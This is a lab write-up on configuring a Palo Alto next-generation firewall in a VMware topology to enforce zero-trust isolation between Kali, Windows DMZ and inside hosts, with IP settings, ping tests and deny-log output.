

Project Goal

The purpose of this project is to:

- Demonstrate a comprehensive understanding of network topology setup and Firewall configurations.
- Exhibit proficiency in implementing the Zero-Trust security concept.
- Configure various Next-Generation Firewall (NGFW) features and modules.

Tools Used


- VMware Workstation Pro (already installed during GNS3 Labs)
- Kali Linux VMware Virtual Machine
- Windows 7 Virtual Machine (DMZ-Host)
- Windows 10 Virtual Machine (Inside-Host)
- Palo Alto NGFW VM

Brief Description

- Implement Zero-Trust security by isolating hosts and blocking internet access.
- Configure and test firewall rules, application awareness, HTTPS inspection, URL filtering, and antivirus inspection.
- Simulate and mitigate network attacks, including exploiting and blocking the MS17-010 vulnerability using Metasploit and IPS modules.


Topology, Steps, and Configuration

1. Set Up Virtual Networks in VMware:




2. Palo Alto NGFW Setup:

Below screenshot represents the IP of Palo alto networks which is “192.168.64.155”.



My Ip for PA-VM changed the second time for the new PA-VM which was issued which is 192.168.64.144:




The bellow screenshot shows the correct FW Zones assignments and interfaces' IP addresses:


3. Host Configuration:

IP settings for windows 10 Inside-Host: 10.10.10.10 / 255.255.255.0 / GW: 10.10.10.100 / DNS: 8.8.8.8 as shown below:

IP settings for windows 10 DMZ-Host: 172.16.1.10 / 255.255.255.0 / GW: 172.16.1.100 / DNS: 8.8.8.8 as shown below:




IP settings for Kali Linux: 192.168.10.10 / 255.255.255.0 / GW: 192.168.10.100 / DNS: 8.8.8.8 as shown below:




4. Test connectivity using the Ping tool for each host and its corresponding interface.


Ping for Windows 7 is working with the corresponding interface:



Ping for Windows 10 is working with the corresponding interface:




Ping for Kali is working with the corresponding interface:





Project Tasks


Q1. Demonstrate that the Inside-Host, Kali-Linux, and DMZ-Host cannot access each other or the Internet (Zero-Trust concept). (Note: Some screenshots are from previous PA_VMs IP: 192.168.64.144 and some from new PA_VMs IP: 192.168.64.155)

1. The below screenshot shows the deny request of ping from inside-host to other hosts and internet.





2. The below screenshot shows the deny request of ping from DMZ-host to other hosts and internet.



3. The below logs show the deny of the ping requests from DMZ-host to access the internet.

RECEIVE TIME	TYPE	FROM ZONE	TO ZONE	SOURCE	SOURCE USER	SOURCE DYNAMIC ADDRESS GROUP	DESTINATION	DESTINATION DYNAMIC ADDRESS GROUP	DYNAMIC USER GROUP	TO PORT	APPLICATION	ACTION	RULE	SESSION END REASON	BYTES	HTTP/CONN SESSID
11/20 14:55:09	start	DMZ	DMZ	172.16.1.10			172.16.1.255			138	netbios-dg	allow	intrazone-default	n/a	243	0
11/20 14:55:09	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:55:09	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:55:04	drop	DMZ	outside	172.16.1.10		8.8.8.8				0	ping	deny	intrazone-default	policy-deny	0	0
11/20 14:55:04	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:59	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
11/20 14:54:59	drop	DMZ	outside	172.16.1.10		8.8.8.8				53	not-applicable	deny	intrazone-default	policy-deny	0	0
